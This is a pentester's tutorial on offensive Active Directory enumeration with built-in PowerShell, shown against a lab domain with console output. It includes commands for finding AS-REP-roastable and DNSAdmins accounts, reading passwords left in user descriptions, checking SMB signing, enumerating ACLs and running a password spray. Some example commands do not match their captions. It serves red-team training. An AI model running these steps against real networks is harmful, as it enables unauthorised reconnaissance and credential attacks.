OFFENSIVE ENUMERATION IN ACTIVEDIRECTORY

“Listing without external tools in Windows Active Directory.”


By Hernan Rodriguez

Senior Offensive Cybersecurity Specialist in Bank | Pentester | eCPTXv2(70%) | CRTO | eCPPTv2 | CRTP | eWPTXv2 | eWPT | eMAPT | eJPT | CEH Practical | C)PTE | Splunk | ISO 27K1 | SME Certiprof

https://www.linkedin.com/in/hernanrodriguez-/


In the first instance we must have a time control of the tests that we are running in our pentesting and red team operations.

Example:
New-Item $Profile -ItemType file -Force
function prompt{ "[$(Get-Date)]" +" | PS "+ "$(Get-Location) > "}



Let's verify devices connected in the AD, it should be noted that we will not only find Windows operating systems, several companies and corporations have Linux, Mac OS, etc. systems attached.


Example:
Get-ADComputer -filter {Enabled -eq $TRUE}



If you want to export the information in excel, we can use Export-Csv.
Get-ADComputer -filter {Enabled -eq $TRUE} | Export-Csv report.csv

So if we want to search for specific operating systems, we can segment. In this example we will search only Windows 10 operating systems.


Example:
Get-ADComputer -filter {Enabled -eq $TRUE -and OperatingSystem -like "*Windows 10*"}



Note: *Imagine looking for Windows 7, XP, 2000, etc assets without support with potential vulnerabilities between critical and high. (I constantly find this type of system in my audits)*

Once the objective is identified, we can obtain information from the device.

Example:
Get-ADComputer -Identity PC-01 -Properties *



A little more information.....

Example:
Get-ADComputer -Identity PC-01 -Properties *

```
modifyTimeStamp                     : 07/06/2022 0:44:27
msDS-SupportedEncryptionTypes       : 28
msDS-User-Account-Control-Computed  : 0
Name                                : PC-01
nTSecurityDescriptor                : System.DirectoryServices.ActiveDirectorySecurity
ObjectCategory                      : CN=Computer,CN=Schema,CN=Configuration,DC=cs,DC=org
ObjectClass                         : computer
ObjectGUID                          : 5939901d-20af-4b83-9f2d-5e0d10d0d1ed
objectSid                           : S-1-5-21-3370484995-1164256714-2445635261-1217
OperatingSystem                     : Windows 10 Pro for Workstations
OperatingSystemHotfix               :
OperatingSystemServicePack          :
OperatingSystemVersion              : 10.0 (19044)
PasswordExpired                     : False
PasswordLastSet                     : 07/06/2022 0:43:44
PasswordNeverExpires                : False
PasswordNotRequired                 : False
PrimaryGroup                        : CN=Equipos del dominio,CN=Users,DC=cs,DC=org
```

¿What was the last open session on that machine?

Example:
Get-ADComputer -identity PC-01 -Properties lastlogondate,operatingsystem |select name,lastlogondate,operatingsystem

```
[11/18/2022 03:00:56] | PS C:\Users\kai.bel > Get-ADComputer -identity PC-01 -Properties lastlogondate,operatingsystem
select name,lastlogondate,operatingsystem

name  lastlogondate      operatingsystem
----  -------------      ---------------
PC-01 07/06/2022 0:44:27 Windows 10 Pro for Workstations
```

Get-ADComputer -Filter * -Properties * | FT OperatingSystem, ipv4Address, OperatingSystemVersion, OperatingSystemServicePack -Autosize

```
PS C:\Users\kai.bel> Get-ADComputer -Filter * -Properties * | FT OperatingSystem, ipv4Address, OperatingSystemVersion, O
peratingSystemServicePack

OperatingSystem                ipv4Address     OperatingSystemVersion OperatingSystemServicePack
---------------                -----------     ---------------------- -------------------------
Windows Server 2016 Essentials 192.168.200.129 10.0 (14393)
Windows 10 Pro for Workstations                10.0 (19044)
Windows 10 Enterprise N        192.168.200.128 10.0 (19043)
```

Let's filter all the last open sessions on all Windows 10 Systems...

Example:
Get-ADComputer -Filter {OperatingSystem -Like '*Windows 10*' } -Properties lastlogondate,operatingsystem |select name,lastlogondate,operatingsystem

```
[11/18/2022 03:01:15] | PS C:\Users\kai.bel > Get-ADComputer -Filter  {OperatingSystem -Like '*Windows 10*' } -Propertie
s lastlogondate,operatingsystem |select name,lastlogondate,operatingsystem

name  lastlogondate       operatingsystem
----  -------------       ---------------
PC-01 07/06/2022 0:44:27  Windows 10 Pro for Workstations
WIN10 17/11/2022 23:24:26 Windows 10 Enterprise N


[11/18/2022 03:01:32] | PS C:\Users\kai.bel >
```

Bloopers: *If you want to make a lot of noise and your boss says map me everything :P*

Example:
Get-ADComputer -Filter * -Properties * | FT Name, operatingsystem, LastLogonDate -Autosize

```
Name  operatingsystem                LastLogonDate
----  --------------                -------------
DC-01 Windows Server 2016 Essentials  17/11/2022 23:24:07
PC-01 Windows 10 Pro for Workstations 07/06/2022 0:44:27
WIN10 Windows 10 Enterprise N         17/11/2022 23:24:26
```

View computers that haven't logged in to Active Directory in the last 90 days.

Example:
$Days = 90
$Time = (Get-Date).Adddays(-($Days))
Get-ADComputer -Filter {LastLogonTimeStamp -lt $Time} -Properties * | Select Name, LastLogonDate

```
PS C:\Users\kai.bel> $Days = 90
PS C:\Users\kai.bel> $Time = (Get-Date).Adddays(-($Days))
PS C:\Users\kai.bel> Get-ADComputer -Filter {LastLogonTimeStamp -lt $Time} -Properties * | Select Name, LastLogonDate

Name  LastLogonDate
----  -------------
PC-01 07/06/2022 0:44:27


PS C:\Users\kai.bel>
```

Find newly added users (200 days) to Active Directory:

Example:
$When = ((Get-Date).AddDays(-200)).Date
Get-ADUser -Filter {whenCreated -ge $When} -Properties whenCreated

```
[12/02/2022 06:08:23] | PS C:\Users\kai.bel > $When = ((Get-Date).AddDays(-200)).Date
[12/02/2022 06:08:25] | PS C:\Users\kai.bel > Get-ADUser -Filter {whenCreated -ge $When} -Properties whenCreated


DistinguishedName : CN=Administrador,CN=Users,DC=cs,DC=org
Enabled           : True
GivenName         :
Name              : Administrador
ObjectClass       : user
ObjectGUID        : b43b905f-85fc-4ed7-8344-c1d74c7fb4c4
SamAccountName    : Administrador
SID               : S-1-5-21-3370484995-1164256714-2445635261-500
Surname           :
UserPrincipalName :
whenCreated       : 06/06/2022 20:18:10

DistinguishedName : CN=Invitado,CN=Users,DC=cs,DC=org
Enabled           : False
GivenName         :
Name              : Invitado
ObjectClass       : user
ObjectGUID        : bab8872c-b557-442f-b3be-762480a756b5
SamAccountName    : Invitado
SID               : S-1-5-21-3370484995-1164256714-2445635261-501
Surname           :
UserPrincipalName :
whenCreated       : 06/06/2022 20:18:10
```

Find newly added groups in AD (200 days) to Active Directory:

Example:
$When = ((Get-Date).AddDays(-30)).Date
Get-ADGroup -Filter {whenChanged -ge $When} -Properties whenChanged

```
[12/02/2022 06:09:46] | PS C:\Users\kai.bel > $When = ((Get-Date).AddDays(-200)).Date
[12/02/2022 06:09:58] | PS C:\Users\kai.bel > Get-ADGroup -Filter {whenChanged -ge $When} -Properties whenChanged


DistinguishedName : CN=Administradores,CN=Builtin,DC=cs,DC=org
GroupCategory     : Security
GroupScope        : DomainLocal
Name              : Administradores
ObjectClass       : group
ObjectGUID        : 154f1b9a-a2e7-45b5-868e-f01212d6c491
SamAccountName    : Administradores
SID               : S-1-5-32-544
whenChanged       : 07/06/2022 1:28:01

DistinguishedName : CN=Usuarios,CN=Builtin,DC=cs,DC=org
GroupCategory     : Security
GroupScope        : DomainLocal
Name              : Usuarios
ObjectClass       : group
ObjectGUID        : 27457158-3675-430b-959d-0a4534def0b6
SamAccountName    : Usuarios
SID               : S-1-5-32-545
whenChanged       : 06/06/2022 20:18:53

DistinguishedName : CN=Invitados,CN=Builtin,DC=cs,DC=org
GroupCategory     : Security
GroupScope        : DomainLocal
Name              : Invitados
ObjectClass       : group
ObjectGUID        : 2d3d6c75-a7a9-4265-a9af-a7ec9f59d9f5
SamAccountName    : Invitados
SID               : S-1-5-32-546
whenChanged       : 06/06/2022 20:18:53
```

Identify users enabled in the AD.

Example:
Get-ADUser -Filter * | Ft Name, UserPrincipalName, Enabled

```
PS C:\Users\kai.bel> Get-ADUser -Filter * | Ft Name, UserPrincipalName, Enabled

Name               UserPrincipalName         Enabled
----               -----------------         -------
Administrador                                   True
Invitado                                       False
DefaultAccount                                 False
hernan                                          True
krbtgt                                         False
Delcine Livvy      Delcine.Livvy@cs.org         True
Jessi Karola       Jessi.Karola@cs.org          True
Reine Lynde        Reine.Lynde@cs.org           True
Karin Cindra       Karin.Cindra@cs.org          True
Lesley Cherrita    Lesley.Cherrita@cs.org       True
Collete Sarena     Collete.Sarena@cs.org        True
Rebekah Simonette  Rebekah.Simonette@cs.org     True
Bobbye Delilah     Bobbye.Delilah@cs.org        True
Betteanne Gelya    Betteanne.Gelya@cs.org       True
Brunhilda Melisent Brunhilda.Melisent@cs.org    True
Kai Bel            Kai.Bel@cs.org               True
Ricca Starr        Ricca.Starr@cs.org           True
Rosalia Scarlet    Rosalia.Scarlet@cs.org       True
Jandy Jobey        Jandy.Jobey@cs.org           True
Nadeen Brigid      Nadeen.Brigid@cs.org         True
Elle Maggee        Elle.Maggee@cs.org           True
Cacilia Bobine     Cacilia.Bobine@cs.org        True
Cinda Becca        Cinda.Becca@cs.org           True
Levey Helaina      Levey.Helaina@cs.org         True
Eddi Malinde       Eddi.Malinde@cs.org          True
Lenee Lisbeth      Lenee.Lisbeth@cs.org         True
Lancelot Carla     Lancelot.Carla@cs.org        True
Lexine April       Lexine.April@cs.org          True
Marika Catarina    Marika.Catarina@cs.org       True
Janka Kalila       Janka.Kalila@cs.org          True
Christal Mellisent Christal.Mellisent@cs.org    True
Gabrielle Steffi   Gabrielle.Steffi@cs.org      True
Jordanna Bertha    Jordanna.Bertha@cs.org       True
Ronalda Quintilla  Ronalda.Quintilla@cs.org     True
Merlina Robbi      Merlina.Robbi@cs.org         True
```

If you want to export the information in excel, we can use Export-Csv.
Get-ADUser -Filter * -Properties SamAccountName | Select-Object SamAccountName | Export-Csv user.csv

Obtain information from a specific user.

Example:
Get-ADUser kai.bel -Properties *

```
LogonWorkstations                   :
Manager                             :
MemberOf                            : {CN=Senior management,CN=Users,DC=cs,DC=org}
MNSLogonAccount                     : False
MobilePhone                         :
Modified                            : 02/12/2022 5:13:39
modifyTimeStamp                     : 02/12/2022 5:13:39
msDS-User-Account-Control-Computed  : 0
Name                                : Kai Bel
nTSecurityDescriptor                : System.DirectoryServices.ActiveDirectorySecurity
ObjectCategory                      : CN=Person,CN=Schema,CN=Configuration,DC=cs,DC=org
ObjectClass                         : user
ObjectGUID                          : 37e90549-822b-4fcc-89c7-69058ddb722d
objectSid                           : S-1-5-21-3370484995-1164256714-2445635261-1186
Office                              :
OfficePhone                         :
Organization                        :
OtherName                           :
PasswordExpired                     : False
PasswordLastSet                     : 02/12/2022 5:13:39
PasswordNeverExpires                : False
PasswordNotRequired                 : False
POBox                               :
PostalCode                          :
PrimaryGroup                        : CN=Usuarios del dominio,CN=Users,DC=cs,DC=org
```

List Active Directory enabled users that do NOT require smart card authentication (PKI environment):

Example:
Get-ADUser -filter {Enabled -eq $TRUE -and SmartcardLogonRequired -eq $FALSE}

```
DistinguishedName : CN=Ronalda Quintilla,CN=Users,DC=cs,DC=org
Enabled           : True
GivenName         : Ronalda
Name              : Ronalda Quintilla
ObjectClass       : user
ObjectGUID        : 58e3b005-9e5e-4c26-b256-3b47ed991023
SamAccountName    : ronalda.quintilla
SID               : S-1-5-21-3370484995-1164256714-2445635261-1204
Surname           : Quintilla
UserPrincipalName : Ronalda.Quintilla@cs.org

DistinguishedName : CN=Merlina Robbi,CN=Users,DC=cs,DC=org
Enabled           : True
GivenName         : Merlina
Name              : Merlina Robbi
ObjectClass       : user
ObjectGUID        : b0ef9721-c17a-418b-b12b-8aebaa893532
SamAccountName    : merlina.robbi
SID               : S-1-5-21-3370484995-1164256714-2445635261-1205
Surname           : Robbi
UserPrincipalName : Merlina.Robbi@cs.org
```

List the group membership associations of a specific Active Directory user:

Example:
Get-ADUser -Identity elle.maggee -properties MemberOf | Select-Object -ExpandProperty MemberOf

```
[12/02/2022 06:00:37] | PS C:\Users\kai.bel > Get-ADUser -Identity elle.maggee  -properties MemberOf | Select-Object -Ex
pandProperty MemberOf
CN=sales,CN=Users,DC=cs,DC=org
```

See that a user object exists, example the "Administrators".

Example:
Get-ADGroupMember -Identity Administradores -Recursive

```
[12/02/2022 06:03:21] | PS C:\Users\kai.bel > Get-ADGroupMember -Identity Administradores -Recursive


distinguishedName : CN=MediaAdmin,CN=Managed Service Accounts,DC=cs,DC=org
name              : MediaAdmin
objectClass       : msDS-ManagedServiceAccount
objectGUID        : c48758e9-b85c-45e9-9f38-0c789a7ca535
SamAccountName    : MediaAdmin$
SID               : S-1-5-21-3370484995-1164256714-2445635261-1230

distinguishedName : CN=hernan,CN=Users,DC=cs,DC=org
name              : hernan
objectClass       : user
objectGUID        : 91897131-eb45-4436-b02f-536fa720e155
SamAccountName    : hernan
SID               : S-1-5-21-3370484995-1164256714-2445635261-1000

distinguishedName : CN=Administrador,CN=Users,DC=cs,DC=org
name              : Administrador
objectClass       : user
objectGUID        : b43b905f-85fc-4ed7-8344-c1d74c7fb4c4
SamAccountName    : Administrador
SID               : S-1-5-21-3370484995-1164256714-2445635261-500

distinguishedName : CN=ServerAdmin,CN=Managed Service Accounts,DC=cs,DC=org
name              : ServerAdmin
objectClass       : msDS-ManagedServiceAccount
objectGUID        : 63f8e43b-a826-4d5c-b55c-89fc002ed62c
SamAccountName    : ServerAdmin$
SID               : S-1-5-21-3370484995-1164256714-2445635261-1218
```

View the last password change date for users in Active Directory:

Example:
Get-ADUser -Filter * -Properties PasswordLastSet | ft Name,SamAccountName,PasswordLastSet

```
[12/02/2022 06:10:58] | PS C:\Users\kai.bel > Get-ADUser -Filter * -Properties PasswordLastSet | ft Name,SamAccountName
PasswordLastSet

Name               SamAccountName     PasswordLastSet
----               --------------     ---------------
Administrador      Administrador      06/06/2022 20:15:41
Invitado           Invitado
DefaultAccount     DefaultAccount
hernan             hernan             06/06/2022 17:32:12
krbtgt             krbtgt             06/06/2022 20:18:53
Delcine Livvy      delcine.livvy      06/06/2022 21:11:15
Jessi Karola       jessi.karola       06/06/2022 21:11:16
Reine Lynde        reine.lynde        06/06/2022 21:11:16
Karin Cindra       karin.cindra       06/06/2022 21:11:16
Lesley Cherrita    lesley.cherrita    06/06/2022 21:11:18
Collete Sarena     collete.sarena     06/06/2022 21:11:16
Rebekah Simonette  rebekah.simonette  06/06/2022 21:11:16
Bobbye Delilah     bobbye.delilah     06/06/2022 21:11:16
Betteanne Gelya    betteanne.gelya    06/06/2022 21:11:16
Brunhilda Malicent brunhilda.malicent 06/06/2022 21:11:18
Kai Bel            kai.bel            02/12/2022 5:13:39
Ricca Starr        ricca.starr        06/06/2022 21:11:16
Rosalia Scarlet    rosalia.scarlet    06/06/2022 21:11:16
Jandy Jobey        jandy.jobey        06/06/2022 21:11:16
Nadeen Brigid      nadeen.brigid      06/06/2022 21:11:18
Elle Maggee        elle.maggee        06/06/2022 21:11:16
Cacilia Bobine     cacilia.bobine     06/06/2022 21:11:16
Cinda Becca        cinda.becca        06/06/2022 21:11:16
Levey Helaina      levey.helaina      06/06/2022 21:11:16
Eddi Malinde       eddi.malinde       06/06/2022 21:11:16
Lenee Lisbeth      lenee.lisbeth      06/06/2022 21:11:17
Lancelot Carla     lancelot.carla
Lexine April       lexine.april       06/06/2022 21:11:17
Marika Catarina    marika.catarina    06/06/2022 21:11:17
Janka Kalila       janka.kalila       06/06/2022 21:11:18
Christal Mellisent christal.mellisent 06/06/2022 21:11:17
Gabrielle Steffi   gabrielle.steffi   06/06/2022 21:11:17
Jordanna Bertha    jordanna.bertha    06/06/2022 21:11:17
Ronalda Quintilla  ronalda.quintilla  06/06/2022 21:11:18
```

View users who changed their password in the last 10 days:

Example:
Get-AdUser -Filter * -Properties Name, Initials, UserPrincipalName, PasswordLastSet, LastlogonDate, description | where-object {$_.PasswordLastSet -lt (get-date).adddays(-60)}

```
[12/02/2022 06:14:13] | PS C:\Users\kai.bel > $Days = 10
[12/02/2022 06:14:21] | PS C:\Users\kai.bel > $Time = [DateTime]::Today.AddDays(-$Days)
[12/02/2022 06:14:21] | PS C:\Users\kai.bel > Get-ADUser -Filter '(PasswordLastSet -gt $Time)' -Properties PasswordLastS
et | ft Name,SamAccountName,PasswordLastSet

Name    SamAccountName PasswordLastSet
----    -------------- ---------------
Kai Bel kai.bel        02/12/2022 5:13:39
```

View a user's last session in Active Directory:

Example:
Get-ADUser -Identity Administrador -Properties "LastLogonDate"

```
[12/02/2022 06:14:21] | PS C:\Users\kai.bel > Get-ADUser -Identity Administrador -Properties "LastLogonDate"


DistinguishedName : CN=Administrador,CN=Users,DC=cs,DC=org
Enabled           : True
GivenName         :
LastLogonDate     : 12/07/2022 19:44:52
Name              : Administrador
ObjectClass       : user
ObjectGUID        : b43b905f-85fc-4ed7-8344-c1d74c7fb4c4
SamAccountName    : Administrador
SID               : S-1-5-21-3370484995-1164256714-2445635261-500
Surname           :
UserPrincipalName :



[12/02/2022 06:15:30] | PS C:\Users\kai.bel >
```

See the services on the PC's AD (Last year a 0day called "CVE-2021-1675" came out, so imagine launching this scan and then owning through PCs running that vulnerable service.)

Example:
Get-ADComputer -Filter * | %{$_.dnshostname; Get-Service -ComputerName $_.dnshostname spooler} | fl

```
[12/02/2022 06:15:30] | PS C:\Users\kai.bel > Get-ADComputer -Filter * | %{$_.dnshostname; Get-Service -ComputerName $_.
dnshostname spooler} | fl
DC-01.cs.org


Name                  : spooler
DisplayName           : Cola de impresión
Status                : Running
DependentServices     : {}
ServicesDependedOn    : {RPCSS, http}
CanPauseAndContinue   : False
CanShutdown           : False
CanStop               : True
ServiceType           : Win32OwnProcess, InteractiveProcess
```

```
Win10.cs.org
Name                  : spooler
DisplayName           : Cola de impresión
Status                : Running
DependentServices     : {Fax}
ServicesDependedOn    : {RPCSS, http}
CanPauseAndContinue   : False
CanShutdown           : False
CanStop               : True
ServiceType           : Win32OwnProcess, InteractiveProcess
```

List users with Kerberos pre-authentication disabled | ASREPRoast

ASREPRoast attack looks for users with don't require Kerberos pre-authentication attribute (DONT_REQ_PREAUTH).

Example:

Get-ADUser -Filter 'useraccountcontrol -band 4194304' -Properties useraccountcontrol | Format-Table name

```
[12/02/2022 06:42:08] | PS C:\Users\kai.bel > Get-ADUser -Filter 'useraccountcontrol -band 4194304' -Properties useracco
untcontrol | Format-Table name

name
----
Lesley Cherrita
Brunhilda Melisent
Nadeen Brigid
Merlina Robbi


[12/02/2022 06:42:09] | PS C:\Users\kai.bel >
```

Abusing DNSAdmins privilege for escalation in Active Directory

Abuse in AD where a user who is member of the DNSAdmins group or have write privileges to a DNS server object can load an arbitrary DLL with SYSTEM privileges on the DNS server.

Example:

Get-ADGroupMember -Identity "DNSAdmins" -Recursive

```
[12/02/2022 06:45:13] | PS C:\Users\kai.bel > Get-ADGroupMember -Identity "DNSAdmins" -Recursive


distinguishedName : CN=Jordanna Bertha,CN=Users,DC=cs,DC=org
name              : Jordanna Bertha
objectClass       : user
objectGUID        : 40ef0418-f48b-4ba0-9f3f-21a488a52813
SamAccountName    : jordanna.bertha
SID               : S-1-5-21-3370484995-1164256714-2445635261-1203

distinguishedName : CN=Karin Cindra,CN=Users,DC=cs,DC=org
name              : Karin Cindra
objectClass       : user
objectGUID        : 1be3e604-6d3f-45db-9f79-f2e1195d5b47
SamAccountName    : karin.cindra
SID               : S-1-5-21-3370484995-1164256714-2445635261-1179

distinguishedName : CN=Lesley Cherrita,CN=Users,DC=cs,DC=org
name              : Lesley Cherrita
objectClass       : user
objectGUID        : 71c2488d-0837-4f3e-9e3f-0131dd45eeb0
SamAccountName    : lesley.cherrita
SID               : S-1-5-21-3370484995-1164256714-2445635261-1180

distinguishedName : CN=Bobbye Delilah,CN=Users,DC=cs,DC=org
name              : Bobbye Delilah
objectClass       : user
objectGUID        : e5891ab0-ab32-4627-a32b-713bf8fbf4d1
SamAccountName    : bobbye.delilah
SID               : S-1-5-21-3370484995-1164256714-2445635261-1183

distinguishedName : CN=Brunhilda Melisent,CN=Users,DC=cs,DC=org
name              : Brunhilda Melisent
objectClass       : user
objectGUID        : 1d6b913e-7ede-4af4-8f52-ba21301ca1a3
SamAccountName    : brunhilda.melisent
SID               : S-1-5-21-3370484995-1164256714-2445635261-1185

distinguishedName : CN=Kai Bel,CN=Users,DC=cs,DC=org
name              : Kai Bel
objectClass       : user
objectGUID        : 37e90549-822b-4fcc-89c7-69058ddb722d
SamAccountName    : kai.bel
SID               : S-1-5-21-3370484995-1164256714-2445635261-1186
```

Password in Object Description

Sometimes we can find keys, etc values that can be written in the description of a user.

Example:
Get-ADUser -Filter {description -like '*'} -Properties samaccountname, description | Select-Object samaccountname, description

```
[12/02/2022 06:46:58] | PS C:\Users\kai.bel > Get-ADUser -Filter {description -like '*'} -Properties samaccountname, des
cription | Select-Object samaccountname, description

samaccountname    description
--------------    -----------
Administrador     Cuenta integrada para la administración del equipo o dominio
Invitado          Cuenta integrada para el acceso como invitado al equipo o dominio
DefaultAccount    Cuenta de usuario administrada por el sistema.
krbtgt            Cuenta de servicio de centro de distribución de claves
rebekah.simonette Replication Account
elle.maggee       Replication Account
lancelot.carla    New User ,DefaultPassword
janka.kalila      Shared User
ronalda.quintilla User Password Y7YF=!qoBWiX
```

SMB Signing Disabled

This kind of attack is very dangerous because anybody with access to the network can capture traffic, relay it, and get unauthorized access to the servers.

Lateral Movement via SMB Relaying.

Example:
Get-SmbServerConfiguration | select RequireSecuritySignature

```
Windows PowerShell

[12/02/2022 07:02:38] | PS C:\Users\kai.bel > Get-SmbServerConfiguration | select RequireSecuritySignature

RequireSecuritySignature
------------------------
                  False
```

Password Spraying

Password spraying is a technique used by an attacker to obtain valid access credentials that consists of trying the same password on multiple users.

Example:
Get-ADUser -Properties name -Filter * | Select-Object -ExpandProperty name | Out-File users.txt
type users.txt
Invoke-DomainPasswordSpray -Userlist .\test.txt -Password 123456 -Verbose

```
[*] The domain password policy observation window is set to  minutes.
[*] Setting a  minute wait in between sprays.

Confirm Password Spray
Are you sure you want to perform a password spray against 32 accounts?
[Y] Yes  [N] No  [?] Ayuda (el valor predeterminado es "Y"): y
[*] Password spraying has begun with  1  passwords
[*] This might take a while depending on the total number of users
[*] Now trying password password against 32 users. Current time is 7:29
[*] Password spraying is complete
[*] Any passwords that were successfully sprayed have been output to sprayed-creds.txt
PS C:\Users\kai.bel>
```

Abusing ACLs/ACEs

Any misconfiguration in the registry's ACL permissions can allow a standard user (with low privileges) to make settings in GPOs, add users to a specific group, change passwords, etc.

Example:
Get-ADUser -Filter * | %{(Get-ACL "AD:$($_.distinguishedname)").access}

```
PS C:\Users\kai.bel> Get-ADUser -Filter * | %{(Get-ACL "AD:$($_.distinguishedname)").access}


ActiveDirectoryRights : GenericRead
InheritanceType       : None
ObjectType            : 00000000-0000-0000-0000-000000000000
